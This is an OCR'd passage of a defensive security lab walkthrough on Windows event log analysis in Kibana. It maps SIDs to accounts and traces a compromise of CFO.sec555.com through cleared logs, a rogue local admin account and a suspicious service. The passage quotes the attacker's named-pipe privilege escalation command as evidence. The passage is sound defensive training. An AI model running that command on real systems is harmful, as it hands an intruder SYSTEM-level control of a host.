
Look at the first log in the saved search. It shows that **SEC555\jhenderson** belongs to the SID that was searched.



Therefore, **S-1-5-21-4122792944-3018364698-3069667417-1001** is associated with the **SEC555** domain username of **jhenderson**. Now remove the search filter and then click the search icon.




Copy the SID **S-1-5-21-4122792944-3018364698-3069667417-1115** from the **Lab 3.2 - New Service Creation** visualization.




Copy and paste the SID into the search bar and search for it within the message field again. Your search should look like **message:"S-1-5-21-4122792944-3018364698-3069667417-1115"**. Then click **search**.


```
message:"S-1-5-21-4122792944-3018364698-3069667417-1115"
```




Look at the second event in the saved search. It shows the SID of **S-1-5-21-4122792944-3018364698-3069667417-1115** is associated with the **SEC555** domain account of **pdodson**.



Now remove the search filter and then click the search icon.




This time, copy the SID **S-1-5-18** from the **Lab 3.2 - Cleared Logs** visualization.



Copy and paste the SID into the search bar and search for **message:"S-1-5-18"**.


```
message:"S-1-5-18"
```

Look at the first event in the saved search. It shows the SID of **S-1-5-18** is associated with the **SEC555** domain account of **DC01$**. However, **DC01$** is not a user account. It is a computer account.




What is going on? The **S-1-5-18** SID is for the built-in **SYSTEM** account on all Windows operating systems. It is the account with the highest privileges on a local system. Therefore, you see it on multiple computers. The reason it shows up on **DC01.sec555.com** with a domain of **SEC555** is that domain controllers do not use a local account Security Accounts Manager (SAM) database. Yet **SYSTEM** still exists on domain controllers.

Now remove the search filter and then click the search icon.




Copy the SID **S-1-5-21-1728717204-2435353077-2302105707-1007** from the **Lab 3.2 - Member Added to Local Group** visualization.



Paste this SID into the search bar and use it to search the message field using **message:" S-1-5-21-1728717204-2435353077-2302105707-1007"**.

```
message:"S-1-5-21-1728717204-2435353077-2302105707-1007"
```

Look at the third event in the saved search. It shows the SID of **S-1-5-21-1728717204-2435353077-2302105707-1007** is associated with the CFO account domain and the username of **HelpDesk31337**.




Note

The account domain of CFO is not actually for an Active Directory domain. It simply means the local computer. You can tell this if the account domain matches the computer name.

Answer: The SID to username mappings are below:

SID	Username
S-1-5-21-4122792944-3018364698-3069667417-1001	SEC555\jhenderson
S-1-5-21-4122792944-3018364698-3069667417-1115	SEC555\pdodson
S-1-5-18	NT AUTHORITY\SYSTEM
S-1-5-21-1728717204-2435353077-2302105707-1007	CFO\HelpDesk31337

Now remove the search filter and then click the search icon.




Identify compromised host

Identify which host has been compromised.


1. Does the attacker have administrative access?
2. Which user was compromised?

Solution

Analyze the data on the dashboard to answer this question. Looking at the pie chart shows that two machines have events of interest. These are CFO.sec555.com and IT03.sec555.com.



IT03.sec555.com is the smaller inner slice. Hovering over the outer pieces attached to the slice shows it has events for **New Service Creation** and **New Scheduled Task**.




These correspond to the events for **IT03.sec555.com** in the **Lab 3.2 - New Service Creation** and **Lab 3.2 New Schedule Task** visualizations. These events are related to Google Update. While technically malware could mimic these service names or task names, it is uncommon. Also, if you were to investigate these events, all would correspond to executables in **C:\Program Files\Google**. Most likely these are related to an installation of a **Google** product such as **Google Chrome** and should be filtered out moving forward.

Note


If you want to verify this, click on either **Google Update Service (gupdate)** in the **Lab 3.2 - New Service Creation** or **\GoogleUpdateTaskMachineCore** in the **Lab 3.2 - New Schedule Task** visualizations. Then look at the logs, and you will find they reference an executable in **C:\Program Files\Google**.

Looking back at the pie chart shows the **CFO** computer has events related to logs being cleared, a new local user being created, a member is added to a local group, and new service creation. These events are all displayed on different visualizations in the dashboard. The **Lab 3.2 - Cleared Logs** shows that the **SYSTEM** account was used to clear logs.




First off, clearing logs is an abnormal event although occasionally someone, such as an IT staff member, may manually clear the logs. However, **SYSTEM** should never be clearing logs. This alone acts as proof that **CFO.sec555.com** is the compromised host.

This means that the adversary has full administrative access to **CFO.sec555.com**. The question then is which account initially was compromised. Looking at the **Lab 3.2 - New Service Creation** shows a new service called **hhhrwa** was created by **pdodson**. Likely, this is the user account that was initially compromised.




While the service name is odd and suspicious, it is not 100% proof that this is the account that was compromised. One method to verify which account was compromised is to create a quick visualization. Click on the **Visualize** tab, and then click on the **New Visualization** icon.


If a visualization is loaded, click on **Visualize**.




Next, **click** on the **plus sign** to create a new visualization.




Click on **Data Table**.




Next, type in **3.2** in the Filter area and then click on **lab3.2-complete**.



For **bucket type**, select **Split Rows**.




Then set **Aggregation** to **Terms**, **Field** to **user.keyword**, **Size** to **10** and then, click the play button.



Because you are only interested in user activity from **CFO.sec555.com**, search for **hostname.keyword:"CFO.sec555.com" -tags:machine -tags:service_account**.

```
hostname.keyword:"CFO.sec555.com" -tags:machine -tags:service_account
```



Because this search is not filtered on specific event IDs, it shows the user field for all events. Because of how Windows logs, this includes groups, as group names are often referenced in the Windows user field. However, looking at the results shows that most events come from the built-in **SYSTEM** account or **pdodson**.

user.keyword: Descending	Count
S-1-5-18	561
S-1-5-21-4122792944-3018364698-3069667417-1115	204
S-1-5-19	21
Administrators	8
Backup Operators	7
HelpDesk31337	4
SEC555\pdodson	2
-	1
ANONYMOUS LOGON	1
Guest	1


Note

Remember that the SID **S-1-5-21-4122792944-3018364698-3069667417-1115** is the same account as the **SEC555\pdodson** account. Also, for reference**, S-1-5-19** is the **NT AUTHORITY\Local Service** built-in account. It is normal to see events from this as well as **SYSTEM**.


This data helps confirm that **pdodson** is most likely the account that was compromised. However, it is possible that a server-side exploit was used and that the attacker immediately compromised the host and became the **SYSTEM** account. Go back to the dashboard by clicking on the **Dashboard** section.

Then filter in on the **hhhrwa** service, which is in the **Lab 3.2 - New Service Creation** visualization.


Then **click** on the **New Service Creation** event in the **Lab 3.2 - Monitored Events by Hostname**.



Looking at the first log shows the new service created is for **cmd.exe /c echo hhhrwa > \\.\pipe\hhhrwa**.



This is what is known as a named pipe privilege escalation. This provides strong proof that the initial compromise gave the adversary access with the **pdodson** account. Go ahead and remove the **service_name** filter by hovering over it and clicking on the garbage can icon.



Answer: **CFO.sec555.com** is the compromised system. Evidence shows that the attacker initially had access to the **pdodson** account and then used privilege escalation to gain full administrative access to the SYSTEM account successfully.

The attacker initially did not have administrator level access. He or she used a **named pipe privilege escalation** technique to escalate privileges. What command was used for this attack?

Solution

Answer: The last step in step 2 shows that the command involved with a named pipe privilege escalation technique is **cmd.exe /c echo hhhrwa > \\.\pipe\hhhrwa**

Find new local admin

The attacker created a **local administrator account**.

1. What is the name of this account?
2. What evidence shows this account was created by the attacker?

Solution

Looking at the **Lab 3.2 - New Local User(s)** visualization shows only one local account was created on **CFO.sec555.com**. This account was the **HelpDesk31337** account. Also, the **creator** of this local account was **SYSTEM**. This is evidence that the attacker created the local account as **SYSTEM** should not be used to create accounts.

Lab 3.2 - New Local User(s)

New User Account	System	Creator	Count
HelpDesk31337	CFO.sec555.com	S-1-5-18	1

Also, the SID **S-1-5-21-1728717204-2435353077-2302105707-1007** was verified in step 1 as being the **HelpDesk31337** account. This corresponds to the events in the **Lab 3.2 - Member Added to Local Group** visualization. In it, the **HelpDesk31337** account is added to the **Administrators** and **Users** group.

> **Note**
>
> Creation of local accounts is an abnormal event, especially on systems, joined to a domain. While it is possible a local account is created to be used as a service account, this can be easily combated. The easiest way would be to use a suffix, or prefix on all service accounts created such as SVC_VulnScanner. Another alternative is to use SYSTEM, Local Service, or Network Service as your service account. These are built-in local accounts that can be used to run services or scheduled tasks. SYSTEM and Network Service can even be used for service accounts that need basic access to resources across the network. Also, domain user accounts could be created even if for a single system.

Answer: The local account created during the compromise is the **HelpDesk31337** account, and it was added to the local **Administrators** group on **CFO.sec555.com**.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you utilized Windows logs to find abnormal events. This included:

- Learning how to fill in gaps in context such as having a SID instead of a username
- Analyzing abnormal events to identify if they are suspicious, malicious, or benign
- Identifying unique ways to represent abnormalities
- Investigating events of interest

Lab 3.2 is now complete!

Lab 3.3 - Login Monitoring

Objectives

- Identify normal vs. abnormal login behavior
- Correlate Windows events to identify
- Gain knowledge in investigating alerts
- Become familiar with how Windows records login events
- Find evidence of malice in standard Windows logs

